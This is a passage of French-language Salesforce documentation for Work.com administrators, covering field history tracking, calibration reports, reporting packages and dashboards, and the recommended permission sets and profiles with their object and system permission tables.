   Conseil: Pour les métriques, nous recommandons de suivre Commentaires, Date de fin, Valeur actuelle, Date d'échéance, Objectif, Valeur initiale, Nom du propriétaire, Statut, Valeur cible et Tous les objets associés.

5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Fonctionnalités Objectifs et Accompagnement

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour personnaliser les champs suivis dans des fils :

- Personnaliser l'application

## Activation du suivi de l'historique des champs Objectif

Suivez les modifications de l'objet Objectif à des fins d'audit.

Nous recommandons le suivi des champs Date de réalisation, Date d'échéance, Nom du propriétaire, Progression, Date de début, Statut et Description.

1. Dans les paramètres de gestion d'objet des objectifs, accédez à la zone Champs.
2. Cliquez sur **Définir le suivi historique**.
3. Sélectionnez jusqu'à 20 champs à suivre.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Fonctionnalités Objectifs et Accompagnement

Activation du suivi de fil pour les objectifs

Activation du suivi de fil pour l'accompagnement

Activation du suivi de l'historique des champs Accompagnement

Configuration des objectifs clés de la société

Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir les champs qui doivent être suivis :

- Personnaliser l'application

## Activation du suivi de l'historique des champs Accompagnement

Suivez les modifications de l'objet Accompagnement à des fins d'audit.

Nous recommandons le suivi des champs Accompagnateur, Inactif, Nom du propriétaire et Personne accompagnée.

1. Dans les paramètres de gestion d'objet des objectifs, accédez à la zone Champs.
2. Cliquez sur **Définir le suivi historique**.
3. Sélectionnez jusqu'à 20 champs à suivre.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Fonctionnalités Objectifs et Accompagnement
- Activation du suivi de fil pour les objectifs
- Activation du suivi de fil pour l'accompagnement
- Activation du suivi de l'historique des champs Objectif
- Configuration des objectifs clés de la société
- Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir les champs qui doivent être suivis :

- Personnaliser l'application

## Activation du suivi de l'historique des champs Métrique

Suivez les modifications de l'objet Métrique à des fins d'audit.

Nous recommandons de suivre les champs Commentaire, Date de fin, Valeur actuelle, Date d'échéance, Objectif, Valeur initiale, Nom du propriétaire, Statut, Valeur cible, Pondération et Description.

1. Dans les paramètres de gestion d'objet des métriques, accédez à la zone Champs.
2. Cliquez sur **Définir le suivi historique**.
3. Sélectionnez jusqu'à 20 champs à suivre.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Fonctionnalités Objectifs et Accompagnement
- Recherche des paramètres de gestion d'objet

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir les champs qui doivent être suivis :

- Personnaliser l'application

## Configuration des objectifs clés de la société

Les objectifs clés de la société permettent à tous les utilisateurs de votre organisation de consulter les objectifs de l'ensemble de la société, lorsque vous avez accordé l'accès en partage à la page de détail de l'objectif. Les administrateurs Work.com et les personnes qui disposent des autorisations appropriées peuvent créer des objectifs clés de société.

Alternativement, vous pouvez définir la sécurité au niveau du champ à l'aide d'ensembles d'autorisations.

1. Dans les paramètres de gestion d'objet des objectifs, accédez à la zone Champs.
2. Cliquez sur l'étiquette du champ **Objectif clé de la société**.
3. Cliquez sur **Définir la sécurité au niveau du champ**.
4. Assurez-vous que la case **Visible** est sélectionnée pour tous les profils qui ont accès aux objectifs.
5. Assurez-vous que la case **Lecture seule** n'est pas sélectionnée pour les profils autorisés à créer des objectifs clés de la société.
6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

- Fonctionnalités Objectifs et Accompagnement
- Activation du suivi de fil pour les objectifs
- Activation du suivi de fil pour l'accompagnement
- Activation du suivi de l'historique des champs Objectif
- Activation du suivi de l'historique des champs Accompagnement

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour définir la sécurité au niveau du champ :

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

# Fonctionnalités Résumé des performances et Calibration

Configurez des rapports Calibration pour comparer et mettre à jour les scores de performance dans votre organisation.

Les résumés de performance de Work.com recueillent des commentaires sur les personnes de votre organisation à l'aide d'un questionnaire personnalisé. Vous pouvez créer, déployer et partager différents résumés de performance dans vos organisations en gérant des cycles de résumé de performance. Lorsque les utilisateurs ont soumis les détails des résumés de performance, vous pouvez afficher et mettre à jour les scores de performance dans l'organisation à l'aide de la fonctionnalité Calibration.

Vous pouvez créer et déployer des cycles de résumé de performance à partir de l'onglet **Cycles de performance**. Les utilisateurs qui ont l'ensemble d'autorisations ou le profil Responsable du cycle de performance, peuvent accéder à l'onglet **Cycles de performance**.

Pour plus d'informations sur la création et le déploiement de cycles de résumé de performance, reportez-vous à Présentation des cycles de résumé de performance dans l'aide de Salesforce. Pour plus d'informations sur la fonctionnalité Calibration, reportez-vous à la rubrique Présentation de la calibration.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

- Présentation de la fonctionnalité Work.com
- Configuration de rapports de calibration

## Configuration de rapports de calibration

Les rapports de calibration sont renseignés avec les données des cycles de résumé de performance. Ils sont destinés aux responsables qui souhaitent consulter les performances globales de leurs équipes ou organisations. Avant d'utiliser la fonctionnalité de calibration, vous devez créer un rapport qui charge les données de résumé de performance.

Définissez votre propre rapport de calibration ou téléchargez le package de rapports de calibration à partir de la page Installation du package.

- Package de rapports de calibration de production
- Package de rapports de calibration Sandbox

1. Sous l'onglet Calibration, sélectionnez un rapport de calibration dans la liste déroulante.
2. Cliquez sur **Afficher/Modifier le rapport**.
3. Cliquez sur **Enregistrer sous**.
4. Saisissez un nom, une description (facultative), un nom unique, puis spécifiez le dossier du rapport.

   Si le rapport est enregistré dans un dossier public, tout utilisateur qui a accès en lecture au dossier peut afficher ce rapport, mais chaque utilisateur affiche uniquement les résumés de performance auxquels il a accès. Si le rapport est enregistré dans « Mes rapports personnels personnalisés », seul le rapport Calibration est affiché.
5. Cliquez sur **Enregistrer et revenir au rapport**.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher l'onglet Calibration :

- Activer la calibration Work.com

Conseil: Vous pouvez également créer un rapport. Lorsqu'un rapport remplit des critères spécifiques, il s'affiche automatiquement dans la liste déroulante Calibration.

- Le rapport doit être de type **Calibration Work.com**.
- Le rapport doit se présenter sous un **Format récapitulatif**, organisé par Nom de question de commentaires, puis par Commentaires.
- Les colonnes suivantes doivent figurer dans le rapport :
  - ID de cycle de performance
  - ID de demande de commentaires
  - ID de commentaires
  - Objet : ID d'utilisateur
  - Objet : Non complet (ou Objet : Prénom et Objet : Nom)
- Le rapport doit être filtré pour afficher un seul cycle de résumé de performance.

Lorsque vous avez téléchargé le package ou créé un rapport qui remplit les critères, il s'affiche automatiquement dans la liste déroulante Calibration.

CONSULTER ÉGALEMENT :

Fonctionnalités Résumé des performances et Calibration

# Configuration des rapports Work.com

## Présentation des rapports et des tableaux de bord Work.com

Utilisez des rapports et des tableaux de bord pour observer l'utilisation des fonctionnalités de Work.com dans votre organisation.

Les rapports et les tableaux de bord Salesforce sont disponibles pour tous les utilisateurs de Work.com. Les administrateurs doivent installer le package de création de rapports applicable à leur édition Work.com. Le package de création de rapports Work.com contient :

- Des types de rapport personnalisé pour des objets Work.com
- Des champs personnalisés pour des objets Work.com
- Des exemples de tableaux de bord

Installez l'un des packages suivants en fonction de l'édition Work.com achetée. Par exemple, si votre organisation possède Work.com Align, installez uniquement le package Align. Pour confirmer l'édition Work.com dont vous disposez, consultez le contrat du produit.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Remarque:**

- Assurez-vous que les fonctionnalités associées à votre édition Work.com sont activées avant l'installation du package. Le package est installé correctement uniquement si les fonctionnalités sont activées.
- Si vous avez acheté Work.com après la publication de la version Spring '15, installez le package Work.com Perform.
- Il n'est pas possible ni utile d'installer tous les packages.

Packages de production :

- Work.com Motivate
- Work.com Align
- Work.com Perform
- Rapports et tableaux de bord de Remerciements et de Compétences

Packages Sandbox :

- Work.com Motivate
- Work.com Align
- Work.com Perform
- Rapports et tableaux de bord de Remerciements et de Compétences

CONSULTER ÉGALEMENT :

Présentation de la mise en oeuvre de Work.com

Présentation de la fonctionnalité Work.com

Détails des rapports et des tableaux de bord Work.com

# Détails des rapports et des tableaux de bord Work.com

Les rapports et les tableaux de bord Work.com inclus dans le package des rapports représentent un bon point de départ. Utilisez ces exemples pour créer des rapports et des tableaux de bord utiles pour votre organisation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Rapports du package Work.com Perform

Ces rapports sont disponibles après avoir installé le package Work.com Perform. Les rapports Work.com sont organisés dans des dossiers basés sur des fonctionnalités :

- Rapports sur l'accompagnement Work.com
- Rapport sur les objectifs Work.com
- Rapports de synthèse sur les performances de Work.com
- Rapport sur la reconnaissance Work.com
- Rapport sur les compétences Work.com

**Tableau 20: Rapports sur l'accompagnement Work.com**

| Nom du rapport | Description |
|---|---|
| Activités d'accompagnement (tâches et événements) | Tâches et événements associés à des espaces d'accompagnement |
| Équipe d'activités d'accompagnement au cours des 30 derniers jours | Activités d'accompagnement de votre équipe au cours des 30 derniers jours |
| Activité d'accompagnement au cours des 30 derniers jours | Activités d'accompagnement au cours des 30 derniers jours triées par service |
| Rapport sur la couverture de l'accompagnement | Le pourcentage des utilisateurs qui ont des espaces d'accompagnement par service |
| Événements d'accompagnement par relation | Événements associés à des espaces d'accompagnement |
| Relations d'accompagnement | Tous les espaces d'accompagnement de votre organisation |

**Tableau 21: Rapport sur les objectifs Work.com**

| Nom du rapport | Description |
|---|---|
| Tous les objectifs | Tous les objectifs de votre organisation |
| Toutes les métriques | Toutes les métriques de votre organisation |
| Objectifs par date de création | Objectifs triés par date de création |
| Progression des objectifs clés de la société | Objectifs principaux de la société, leur statut et d'autres informations |
| Métriques marquées en retard ou critiques | Métriques avec un statut En retard ou Critique |
| Objectifs périmés | Objectifs qui n'ont pas été évolués depuis 30 jours |
| Progression des objectifs d'équipe Work.com | Les objectifs de votre équipe et leur progression |

**Tableau 22: Rapports de synthèse sur les performances de Work.com**

| Nom du rapport | Description |
|---|---|
| Tous les utilisateurs actifs avec un responsable | Tous les utilisateurs actifs avec un responsable dans votre organisation |
| Questions du responsable - X | Les questions du responsable posées dans un résumé de performance |
| Réponses de performance par question - Q1 | Exemple de rapport de suivi de l'activité du cycle de performance |
| Réponses de performance par question - Q3 | Exemple de rapport de suivi de l'activité du cycle de performance |
| Résumés de performance par service | Résumés de performance regroupés par service |
| Résumés de performance avec des réponses - Q1 | Exemple de rapport de suivi de l'activité du cycle de performance |
| Résumés de performance avec des réponses - Q3 | Exemple de rapport de suivi de l'activité du cycle de performance |
| Mise à jour du statut du cycle de résumé de performance | Le statut de requête dans différents résumés de performance |
| Questions de résumé personnel - X | Les questions posées dans des résumés personnels |
| Détails du cycle de résumé | Le pourcentage de participants par cycle de performance |
| Détails du cycle de résumé - soumis | Le pourcentage de requêtes soumises par cycle de performance |

**Tableau 23: Rapport sur la reconnaissance Work.com**

| Nom du rapport | Description |
|---|---|
| Badges donnés - Par date du don | Badges de remerciement offerts, regroupés par date de don de chaque badge |
| Répartition des badges donnés | Badges de remerciement donnés, regroupés par badges individuels et le rôle du donateur du badge |
| Répartition des badges reçus | Badges de remerciement reçus, regroupés par badges individuels et le rôle du destinataire du badge |
| Fonds de récompense donnés | Le montant de chaque fonds de récompense distribué |
| Fonds de récompense restants | Le montant de chaque fonds de récompense restant |
| Remerciements par donateur | Badges de remerciement donnés par chaque utilisateur |
| Badges de remerciement - Données du destinataire | Badges de remerciement reçus par chaque utilisateur |
| Remerciements reçus par rôle | Badges de remerciement reçus par chaque rôle |

**Tableau 24: Rapport sur les compétences Work.com**

| Nom du rapport | Description |
|---|---|
| Personnes les plus recommandées | Les utilisateurs qui comptent le plus grand nombre de recommandations |

| Nom du rapport | Description |
|---|---|
| Personnes les plus compétentes | Les utilisateurs associés au plus grand nombre d'enregistrements de compétence |
| Nouvelles créations de compétences par date | Compétences organisées par date de création |
| Recommandations par date | Recommandations organisées par date de création |
| Compétences ajoutées à des profils par date | Compétences organisées par date d'association à différents profils utilisateur |
| Principales compétences | Compétences organisées par le nombre de personnes recommandées pour une compétence |

## Tableaux de bord du package Work.com Perform

Ces tableaux de bord sont disponibles après avoir installé le package Work.com Perform :

- Tableaux de bord d'accompagnement Work.com
- Tableaux de bord de synthèse sur les performances de Work.com
- Tableaux de bord de reconnaissance Work.com
- Tableaux de bord des compétences Work.com

**Tableau 25: Tableaux de bord d'accompagnement Work.com**

| Nom du tableau de bord | Description |
|---|---|
| Tableau de bord d'accompagnement de la société | Affiche la couverture d'accompagnement et l'activité au sein de la société |
| Tableau de bord des objectifs de la société | Affiche les principaux objectifs de la société et le nombre d'objectifs créés |
| Tableau de bord d'accompagnement de responsable | Affiche l'accompagnement et les objectifs associés à votre équipe |

**Tableau 26: Tableaux de bord de synthèse sur les performances de Work.com**

| Nom du tableau de bord | Description |
|---|---|
| Tableau de bord du cycle de performance | Affiche des statistiques sur les participants, les questions et la progression d'un cycle de performance spécifique |

**Tableau 27: Tableaux de bord de reconnaissance Work.com**

| Nom du tableau de bord | Description |
|---|---|
| Tableau de bord de reconnaissance | Affiche les statistiques sur les badges, ainsi que les utilisateurs qui donnent et reçoivent des badges |
| Tableau de bord de reconnaissance avec des récompenses | Affiche les statistiques sur les badges et les récompenses, ainsi que les utilisateurs qui donnent et reçoivent des badges |

**Tableau 28: Tableaux de bord des compétences Work.com**

| Nom du tableau de bord | Description |
|---|---|
| Tableau de bord des compétences | Affiche les statistiques sur les compétences pour votre organisation |

CONSULTER ÉGALEMENT :

Présentation des rapports et des tableaux de bord Work.com

# Ensembles d'autorisations Work.com recommandés

Créez différents ensembles d'autorisations pour les différents types d'utilisateur Work.com.

Créez des ensembles d'autorisations pour chaque type d'utilisateur Work.com.

Procédure : create, edit, and assign a permission set

Utilisez les tableaux ci-dessous pour attribuer les paramètres d'objets et les autorisations système appropriés à chaque ensemble d'autorisations.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Utilisateur standard

L'ensemble d'autorisations Utilisateur standard accorde à l'utilisateur toutes les fonctionnalités de base de Work.com.

**Tableau 29: Paramètres des objets de l'Utilisateur standard**

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Badges (onglet) | Disponible ✓<br>Visible ✓ | | | | | | |
| Accompagnement (objet) | | ✓ | ✓ | ✓ | | | |
| Accompagnement (onglet) | Disponible ✓<br>Visible ✓ | | | | | | |
| Documents | | ✓ | ✓ | ✓ | | | |
| Recommandations | | ✓ | ✓ | ✓ | ✓ | | |
| Commentaires (objet) | | ✓ | ✓ | ✓ | ✓ | | |
| Question de commentaires | | ✓ | ✓ | ✓ | | | |
| Série de questions de commentaires | | ✓ | ✓ | ✓ | | | |

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Commentaires de requêtes (et onglet Commentaires) | Disponible ✓ Visible ✓ | ✓ | ✓ | ✓ | | | |
| Liens de l'objectif | | ✓ | ✓ | ✓ | ✓ | | |
| Objectifs (objet) | | ✓ | ✓ | ✓ | ✓ | | |
| Objectifs (champ Date de fin) | | ✓ | | | | | |
| Objectifs (champ Objectif clé de la société) | | ✓ | | | | | |
| Objectifs (onglet) | Disponible ✓ Visible ✓ | | | | | | |
| Liens des données de métriques | | ✓ | ✓ | ✓ | ✓ | | |
| Métriques | | ✓ | ✓ | ✓ | ✓ | | |
| Cycles de performance | Disponible ✓ Visible ✓ | ✓ | | | | | |
| Reconnaissance (onglet) | Disponible ✓ Visible ✓ | | | | | | |
| Fonds de récompense | Disponible ✓ Visible ✓ | ✓ | | | | | |
| Types de fonds de récompense | Disponible ✓ Visible ✓ | ✓ | | | | | |
| Récompenses | | ✓ | | | | | |
| Compétences | Disponible ✓ Visible ✓ | ✓ | ✓ | | | | |
| Utilisateurs de compétence | | ✓ | ✓ | ✓ | ✓ | | |

**Tableau 30: Autorisations système de l'utilisateur standard**

| Autorisations système | Activé |
|---|---|
| API activée | ✓ |
| Modifier les événements | ✓ |
| Modifier les tâches | ✓ |

## Responsable du cycle de performance

L'ensemble d'autorisations Responsable du cycle de performance est généralement utilisé pour créer et déployer des résumés de performance pour les employés.

Remarque: Cet ensemble d'autorisations doit être attribué en complément de l'ensemble d'autorisations Utilisateur standard.

**Tableau 31: Paramètres des objets du Responsable du cycle de performance**

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Calibration (onglet) | Disponible ✓<br>Visible ✓ | | | | | | |
| Commentaires (objet) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Question de commentaires | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Série de questions de commentaires | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Commentaires de requêtes (et onglet Commentaires) | Disponible ✓<br>Visible ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Cycles de performance | Disponible ✓<br>Visible ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

**Tableau 32: Autorisations système du Responsable du cycle de performance**

| Autorisations système | Activé |
|---|---|
| Activer la calibration Work.com | ✓ |
| Afficher la configuration | ✓ |

## Créateur de badge personnalisé

L'ensemble d'autorisations Créateur de badge personnalisé permet aux utilisateurs de créer des badges personnalisés.

Remarque:

- Si la préférence Restreindre les créateurs de badge personnalisé est activée, les utilisateurs doivent également avoir l'autorisation Créer sur l'objet Récompense.
- Cet ensemble d'autorisations doit être attribué en complément de l'ensemble d'autorisations Utilisateur standard.

**Tableau 33: Autorisations système du Créateur de badge personnalisé**

| Autorisations système | Activé |
|---|---|
| Créer des définitions de badge personnalisé | ✓ |
| Modérer Chatter | ✓ |

## Créateur de récompense

L'ensemble d'autorisations Créateur de récompense est destiné aux utilisateurs qui doivent associer des badges à des récompenses importantes.

Remarque: Cet ensemble d'autorisations doit être attribué en complément de l'ensemble d'autorisations Utilisateur standard.

**Tableau 34: Paramètres des objets du Créateur de récompense**

| Nom de l'objet | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|
| Fonds de récompense | ✓ | ✓ | ✓ | ✓ | | |
| Types de fonds de récompense | ✓ | ✓ | ✓ | ✓ | | |
| Récompenses | ✓ | ✓ | ✓ | ✓ | | |

**Tableau 35: Autorisations système du Créateur de récompense**

| Autorisations système | Activé |
|---|---|
| Créer des définitions de badge personnalisé | ✓ |

## Administrateur Work.com

L'ensemble d'autorisations Administrateur Work.com accorde à l'utilisateur un accès administratif complet aux objets et aux fonctionnalités de Work.com. Cet ensemble d'autorisations doit être attribué à la place de l'ensemble d'autorisations Utilisateur standard.

**Tableau 36: Paramètres des objets de l'Utilisateur standard**

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Badges (onglet) | Disponible ✓<br>Visible ✓ | | | | | | |
| Calibration (onglet) | Disponible ✓<br>Visible ✓ | | | | | | |
| Accompagnement (objet) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Accompagnement (onglet) | Disponible ✓<br>Visible ✓ | | | | | | |
| Documents | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Recommandations | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Commentaires (objet) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Question de commentaires | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Série de questions de commentaires | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Commentaires de requêtes (et onglet Commentaires) | Disponible ✓<br>Visible ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Liens de l'objectif | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Objectifs (objet) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Objectifs (champ Date de fin) | | ✓ | | | | | |
| Objectifs (champ Objectif clé de la société) | | ✓ | | ✓ | | | |
| Objectifs (onglet) | Disponible ✓<br>Visible ✓ | | | | | | |
| Liens des données de métriques | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Métriques | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Cycles de performance | Disponible<br>Visible | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Reconnaissance (onglet) | Disponible<br>Visible | | | | | | |
| Fonds de récompense | Disponible<br>Visible | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Types de fonds de récompense | Disponible<br>Visible | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Récompenses | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Compétences | Disponible<br>Visible | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Utilisateurs de compétence | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

**Tableau 37: Autorisations système de l'Administrateur Work.com**

| Autorisations système | Activé |
|---|---|
| API activée | ✓ |
| Créer des définitions de badge personnalisé | ✓ |
| Modifier les événements | ✓ |
| Modifier les tâches | ✓ |
| Activer la calibration Work.com | ✓ |
| Modérer Chatter | ✓ |
| Afficher la configuration | ✓ |

CONSULTER ÉGALEMENT :

Accès aux fonctionnalités de Work.com

Attribution d'ensembles d'autorisations Work.com

# Profils Work.com recommandés

Créez différents profils pour les différents types d'utilisateur Work.com.

Créez des profils pour chaque type d'utilisateur Work.com. Pour plus d'informations sur la création de profils, reportez-vous à Utilisation de l'interface de profil d'origine ou à Utilisation de la page de l'interface utilisateur de profil avancée selon que la préférence Activer l'interface utilisateur de profil avancée est activée ou non.

**Remarque:** Les organisations Professional Edition doivent accorder l'accès via des profils existants. Les profils Utilisateur Work.com Only, Utilisateur Chatter Only et Utilisateur standard accordent un accès de base aux objets Work.com. Le profil Administrateur système accorde aux utilisateurs un accès administratif complet à toutes les fonctionnalités de Work.com.

Utilisez les tableaux ci-dessous pour attribuer les paramètres d'objets et les autorisations système appropriés à chaque profil.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Utilisateur standard

Le profil Utilisateur standard accorde à l'utilisateur toutes les fonctionnalités de base de Work.com.

**Tableau 38: Paramètres des objets de l'Utilisateur standard**

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Badges (onglet) | Valeur par défaut activée | | | | | | |
| Accompagnement (objet) | | ✓ | ✓ | ✓ | | | |
| Accompagnement (onglet) | Valeur par défaut activée | | | | | | |
| Documents | | ✓ | ✓ | ✓ | | | |
| Recommandations | | ✓ | ✓ | ✓ | ✓ | | |
| Commentaires (objet) | | ✓ | ✓ | ✓ | ✓ | | |
| Question de commentaires | | ✓ | ✓ | ✓ | | | |
| Série de questions de commentaires | | ✓ | ✓ | ✓ | | | |
| Commentaires de requêtes (et onglet Commentaires) | Valeur par défaut activée | ✓ | ✓ | ✓ | | | |
| Liens de l'objectif | | ✓ | ✓ | ✓ | ✓ | | |
| Objectifs (objet) | | ✓ | ✓ | ✓ | ✓ | | |

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Objectifs (champ Date de fin) | | ✓ | | | | | |
| Objectifs (champ Objectif clé de la société) | | ✓ | | | | | |
| Objectifs (onglet) | Valeur par défaut activée | | | | | | |
| Lien des données de métriques | | ✓ | ✓ | ✓ | ✓ | | |
| Métriques | | ✓ | ✓ | ✓ | ✓ | | |
| Cycles de performance | Valeur par défaut activée | ✓ | | | | | |
| Reconnaissance (onglet) | Valeur par défaut activée | | | | | | |
| Fonds de récompense | Valeur par défaut activée | ✓ | | | | | |
| Types de fonds de récompense | Valeur par défaut activée | ✓ | | | | | |
| Récompenses | | ✓ | | | | | |
| Compétences | Valeur par défaut activée | ✓ | ✓ | | | | |
| Utilisateurs de compétence | | ✓ | ✓ | ✓ | ✓ | | |

**Tableau 39: Autorisations système de l'utilisateur standard**

| Autorisations système | Activé |
|---|---|
| API activée | ✓ |
| Modifier les événements | ✓ |
| Modifier les tâches | ✓ |

## Responsable du cycle de performance

Le profil Responsable du cycle de performance est généralement utilisé pour créer et déployer des résumés de performance pour les employés.

**Tableau 40: Paramètres des objets du Responsable du cycle de performance**

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Badges (onglet) | Valeur par défaut activée | | | | | | |
| Calibration (onglet) | Valeur par défaut activée | | | | | | |
| Accompagnement (objet) | | ✓ | ✓ | ✓ | ✓ | | |
| Accompagnement (onglet) | Valeur par défaut activée | | | | | | |
| Documents | | ✓ | ✓ | ✓ | | | |
| Recommandations | | ✓ | ✓ | ✓ | ✓ | | |
| Commentaires (objet) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Question de commentaires | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Série de questions de commentaires | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Commentaires de requêtes (et onglet Commentaires) | Valeur par défaut activée | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Liens de l'objectif | | ✓ | ✓ | ✓ | ✓ | | |
| Objectifs (objet) | | ✓ | ✓ | ✓ | ✓ | | |
| Objectifs (champ Date de fin) | | ✓ | | | | | |
| Objectifs (champ Objectif clé de la société) | | ✓ | | | | | |
| Objectifs (onglet) | Valeur par défaut activée | | | | | | |
| Lien des données de métriques | | ✓ | ✓ | ✓ | ✓ | | |
| Métriques | | ✓ | ✓ | ✓ | ✓ | | |
| Cycles de performance | Valeur par défaut activée | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Reconnaissance (onglet) | Valeur par défaut activée | | | | | | |

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Fonds de récompense | Valeur par défaut activée | ✓ | | | | | |
| Types de fonds de récompense | Valeur par défaut activée | ✓ | | | | | |
| Récompenses | | ✓ | | | | | |
| Compétences | Valeur par défaut activée | ✓ | ✓ | | | | |
| Utilisateurs de compétence | | ✓ | ✓ | ✓ | ✓ | | |

**Tableau 41: Autorisations système du Responsable du cycle de performance**

| Autorisations système | Activé |
|---|---|
| API activée | ✓ |
| Modifier les événements | ✓ |
| Modifier les tâches | ✓ |
| Activer la calibration Work.com | ✓ |
| Afficher la configuration | ✓ |

## Administrateur Work.com

Le profil Administrateur Work.com accorde à l'utilisateur un accès administratif complet aux objets et aux fonctionnalités de Work.com.

**Tableau 42: Paramètres des objets de l'administrateur Work.com**

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Badges (onglet) | Valeur par défaut activée | | | | | | |
| Calibration (onglet) | Valeur par défaut activée | | | | | | |
| Accompagnement (objet) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |

| Nom de l'objet | Paramètres des onglets | Lire | Créer | Modifier | Supprimer | Afficher toutes les données (VAD) | Modifier toutes les données (MAD) |
|---|---|---|---|---|---|---|---|
| Accompagnement (onglet) | Valeur par défaut activée | | | | | | |
| Documents | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Recommandations | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Commentaires (objet) | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Question de commentaires | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| Série de questions de commentaires | | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
